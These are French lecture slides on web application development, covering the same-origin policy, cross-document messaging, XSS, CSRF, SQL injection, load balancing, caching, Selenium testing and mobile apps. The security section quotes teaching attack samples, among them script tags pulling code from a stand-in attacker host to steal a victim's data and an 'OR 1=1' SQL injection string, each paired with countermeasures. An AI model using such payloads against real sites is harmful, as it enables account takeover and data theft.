- ▶ **Rappel:** les scripts exécutés sur des pages venant du **même site** (domaine + hôte + port) peuvent accéder à leur DOM sans restriction.
 - ▶ les scripts exécutés sur des sites différents **ne peuvent pas**.
- ▶ en conséquence, un script ne peut faire des **requêtes AJAX** que sur le même site que sa page.
- ▶ la SOP ne s'applique pas aux **éléments** ``, `<script>` ou `<object>`.
- ▶ la SOP peut être relaxée par:
 - ▶ `document.domain` peut-être changé pour un superdomaine.
 - ▶ *Cross-Origin Resource Sharing*
`Origin`: `http://www.saucisse.com`
`Access-Control-Allow-Origin`: `http://www.saucisse.com`
 - ▶ *Cross-document messaging*

Cross-Document Messaging

- ▶ Fait partie de [HTML5](#).
- ▶ Communication en [texte simple](#).

Dans le document Alice, un [autre](#) document Bob est chargé dans une `iframe`:

```
var o = document.getElementsByTagName('iframe')[0];  
o.contentWindow.postMessage('Bonjour Bob', 'http://saucisse.com/');
```


Dans le document Bob, les [messages](#) sont [récupérés](#) par un gestionnaire:

```
function receiver(event) {  
  if (event.origin == 'http://saucisse.net') {  
    if (event.data == 'Bonjour Bob') {  
      event.source.postMessage('Bonjour Alice, ca va?', event.origin);  
    }  
    else {  
      alert(event.data);  
    }  
  }  
}  
  
window.addEventListener('message', receiver, false);
```

Retour sur les Cookies de Tierce Partie

Comme la SOP ne s'applique pas aux champs ``, `<object>`, `<script>`, on peut utiliser les requêtes GET vers les cibles de ces balises pour planter des **cookies tierce partie**.

- ▶ Safari **bloque** les cookies TP par défaut.
- ▶ Firefox prévoit de le faire.
- ▶ Tous les navigateurs permettent de le faire.
 - ▶ A prendre en compte en développant des applications web.



Retour sur les Cross-Site Scripting

Un **XSS** permet à un attaquant d'**injecter du code** client Javascript dans une page web vue sur le navigateur d'un **autre** utilisateur.

- ▶ cela permet de **passer outre la SOP**: le script est exécuté dans le contexte de sécurité de l'application.
- ▶ **si** Google **renvoyait en brut** la recherche saisie
 - ▶ Alice envoie un mail à Bob avec un lien de résultats Google:
`http://www.google.com/?q=<script src="http://alice.fr/script.js"/>`
 - ▶ Bob clique sur le lien, le script d'Alice est exécuté dans le contexte de Bob et récupère (ou modifie) ses données Google.
- ▶ **si** Facebook **autorisait les messages contenant des tags HTML**:
 - ▶ Alice écrit un tag sur le mur de Bob:
`<script src="http://alice.com/script"/>`
 - ▶ Quand Charlie consulte le mur de Bob, son navigateur exécute le script.
 - ▶ Le script envoie à Alice les likes de Charlie.

Saveurs de XSS:

- ▶ **XSS non-persistent**: la balise HTML malveillante vient directement du client et n'est pas stockée sur le serveur.
 - ▶ par exemple, la page HTML générée par le serveur contient une URL,
 - ▶ l'attaquant doit préparer son URL et faire cliquer la victime.
- ▶ **XSS persistant**: la balise HTML malveillante est stockée sur le serveur (comme du contenu généré par un utilisateur).
 - ▶ l'attaquant crée le contenu et doit faire visiter la victime.

Eviter les XSS:

- ▶ **Protéger/Echapper** toutes les chaînes de caractères générées qui ne devraient pas contenir de l'HTML.
 - ▶ **Whitelister** les balises HTML acceptables.
 - ▶ en **JSP**:

```
<c:out value="${param.foo}" />
<input type="text" name="foo"
value="${fn:escapeXml(param.foo)}" />
```
 - ▶ en **Servlet**:

```
StringEscapeUtils.escapeHtml()
```

Cross-Site Request Forgery (XSRF)

- ▶ En utilisant des balises `` ou `<script>`:
 - ▶ une page hébergée sur un hôte X déclenche un GET vers un hôte Y.
 - ▶ la plupart des navigateurs vont inclure les cookies de Y dans la requête.
- ▶ X peut inclure des balises malveillantes dans sa page qui envoient des **requêtes non désirées** à Y.
- ▶ Par exemple **si** Gmail autorisait les formulaires simples pour envoyer des emails en utilisant des **cookies** pour l'authentification:

```
<form method="GET" action="/sendmail">  
  <input name="to"/>  
  <input name="body"/>  
</form>
```

- ▶ **alors** Alice pourrait mettre sur sa page:

```

```

Comment éviter le XSRF

- ▶ utiliser un champ ID secret

```
<form method="GET" action="/sendmail">  
  <input name="to"/>  
  <input name="body"/>  
  <input type="hidden" name="secret" value="<valeur aleatoire>"/>  
</form>
```


- ▶ Transparent en Java

CsrfPreventionFilter

HttpServletResponse#encodeURL()

Cross Site Request Forgery Attacks

Attacking trust relationships



Protection actions –

- Tag each form with unique token and verify on form submission.
- Verify Referer headers, if available.

- ▶ Pas spécifique au web, mais fréquent.
- ▶ Arrive quand on construit des requêtes SQL avec des données utilisateurs

- ▶ Exemple: le patron

```
statement = "SELECT * FROM users WHERE  
name ='" + userName + "';"
```

- ▶ est instancié par:

```
statement = "SELECT * FROM users WHERE  
name ='foo' OR '1' == '1';"
```

- ▶ s'en prémunir:
 - ▶ ne pas générer de requêtes SQL, utiliser des bibliothèques de plus haut niveau.
 - ▶ protéger toutes les données générées par l'utilisateur avant de les insérer dans une requête,
 - ▶ jouer avec les permissions de base de données.

1. En générant du code (HTML, JS), toujours **protéger** les chaînes de caractères dans les variables.
2. Toujours vérifier les **arguments** envoyés par les requêtes clients,
3. Ne pas charger des **scripts d'un utilisateur tiers** non reconnu,
4. Ne pas réinventer la roue (utiliser les **bibliothèques standards**),
5. Ne pas stocker de mots de passe **en clair**.

Répartition de charge


Proposer un **même service** depuis **plusieurs serveurs** pour une meilleure **disponibilité** et une **bande passante** plus élevée.

- ▶ *Round-Robin DNS* (tourniquet DNS),
 - ▶ plusieurs **adresses IP** pour le **même nom d'hôte**:

```
$ host -t a google.com
google.com. has address 64.233.167.99
google.com. has address 72.14.207.99
google.com. has address 64.233.187.99
```

- ▶ utile pour la répartition **géographique**.
 - ▶ **adresse IP** stockée **en cache**.
- ▶ **Équilibrage de Niveau 3/4**(TCP/IP),
- ▶ **Équilibrage de Niveau 7** (HTTP).
- ▶ toutes les requêtes de même origine doivent être traitées par le **même serveur réel**.:
 - ▶ IP de l'expéditeur,
 - ▶ cookies (JSESSIONID, PHPSESSIONID, ...).
- ▶ répartition facile pour le contenu statique, difficile pour le contenu dynamique.
- ▶ Équilibrage **transparent** sur les sites des hébergeurs (AWS, GAE, MS Azure).

Architecture d'équilibrage



Access :

- Can be redundant using BGP.
- Multiple sites possible with DNS.

Layer 3-4 load balancing :

- Infrastructure Availability and scalability.

Scalable front-end :

- Web acceleration and security :
SSL, cache, compression, ...

Layer 7 load balancing :

- Application availability and scalability.
- Persistence, Monitoring, troubleshooting, logging, and content switching.

Applications :

- Running shared or dedicated servers.
- Heavy apps only require more servers.

► Cache navigateur

- utiliser agressivement le cache pour toutes les ressources **statiques**.
- utiliser **l'empreinte** (*fingerprinting*) d'URL pour utiliser le cache de manière dynamique.
 - l'empreinte change quand la ressource change.
 - toujours servir une ressource depuis le **même nom d'hôte**.

► Cache proxy

- ne pas inclure de chaîne de requête **?** pour l'accès aux ressources statiques.
- ne pas faire de cache proxy pour les ressources qui utilisent des cookies.

Optimisation de Temps de Parcours (*Round-Trip Delay Time*)

- ▶ utiliser la **réécriture d'URL** seulement pour les URL **saisies par l'utilisateur**.
- ▶ grouper les scripts JS en un **seul fichier**.
- ▶ grouper les CSS en un **seul fichier**.
- ▶ grouper les images avec des *sprites* CSS.
- ▶ paralléliser les téléchargements sur les **différents hôtes**.

Optimisation de la Surcharge de Requête

- ▶ minimiser la taille de la requête
 - ▶ garder des URLs et des chaînes de requêtes **courtes**.
 - ▶ stocker les informations relatives aux cookies du **côté serveur**.
 - ▶ retirer les **cookies inutilisées**.
- ▶ servir le contenu statique depuis un **domaine sans cookie**.

Optimisation (II)

Optimisation de la taille du contenu envoyé

- ▶ activer la [compression](#),
- ▶ [minifier](#) le JavaScript,
- ▶ [reporter](#) (*defer*) le chargement du code JS,
- ▶ optimiser les [images](#),

Optimisation du rendu navigateur

- ▶ utiliser des [sélecteurs CSS](#) efficaces:
 - ▶ faire des règles aussi spécifiques que possible,
 - ▶ retirer les redondances,
 - ▶ utiliser des sélecteurs de [classes](#).
- ▶ spécifier les [dimensions](#) des images, les [jeux](#) de caractères.

- ▶ Analyses Statiques:
 - ▶ validation HTML et CSS,
 - ▶ typage de JS/compilation,
 - ▶ typage des programmes serveur,
 - ▶ approche intégrée: *Ocsigen*.
- ▶ Test unitaires pour chaque composant (JUnit, HTTPUnit).
- ▶ Test intégré (avec vue).
- ▶ Test de sécurité, test de performance.
- ▶ Selenium: cadre de test libre pour les applications web.
 - ▶ écriture de script de test dans un langage dédié,
 - ▶ doit être lancé avec plusieurs navigateurs.



Exemple de test Selenium

```
require_once 'PHPUnit/Extensions/SeleniumTestCase.php';

class CategoryModifTest extends PHPUnit_Extensions_SeleniumTestCase
{
    protected function setUp()
    {
        $this->setBrowser("*firefox");
        $this->setBrowserUrl("http://...");
    }

    public function testCategoryModif()
    {
        $this->open("http://...");
        $this->type("modlgn_username", "admin");
        $this->type("modlgn_passwd", "password");
        $this->click("link=Connexion");
        $this->waitForPageToLoad("30000");
        $this->open("http://.../administrator/index.php?...");
        $this->waitForPageToLoad("30000");
        $name = $this->getTable("//div[@id='element-box']/div[2]/form/table.2.2");
        $this->click("link=".$name);
        $this->waitForPageToLoad("30000");
        $this->type("name", "Ordinateurs portables modifié");
        $this->click("//td[@id='toolbar-save']/a/span");
        $this->waitForPageToLoad("30000");
        try {
            $this->assertTrue($this->isTextPresent("Ordinateurs portables modifié"));
        } catch (PHPUnit_Framework_AssertionFailedError $e) {
            array_push($this->verificationErrors, $e->toString());
        }
        $this->click("link=Ordinateurs portables modifié");
        $this->waitForPageToLoad("30000");
        $this->type("name", "Ordinateurs portables");
        $this->click("//td[@id='toolbar-save']/a/span");
        $this->waitForPageToLoad("30000");
        $this->click("link=Déconnexion");
        $this->waitForPageToLoad("30000");
    }
}
```

Les **Applications Mobiles** sont typiquement des applications **client/serveur**.

- ▶ la partie client est développée avec des kits de développement **propriétaires**: Android SDK (Java), iOS SDK (Objective-C).
- ▶ les applications mobiles utilisent le même genre de protocoles de communication **client/serveur**.
 - ▶ SOAP, XML-RPC, JSON-RPC, ...
- ▶ beaucoup d'applications mobiles partagent le **côté serveur** avec une application web.
- ▶ développer mobile **à partir du web**:
 - ▶ utiliser le **navigateur mobile**,
 - ▶ Apache **Cordova**: applications **hybrides** mobiles en HTML 5/CSS 3,
 - ▶ Firefox OS: **SE mobile** basé sur les standards du Web.

- ▶ **Résumé:**
 - ▶ Servlets: **composants** du serveur web.
 - ▶ Persistance: **état** de l'application
- ▶ **TD / TME:**
 - ▶ **TD:** écrire des (plans de) **servlets**.
 - ▶ **TME:** commencer le **serveur** du micro-projet.
- ▶ **Séance prochaine:**
 - ▶ **Web III:** Web: Client / Javascript.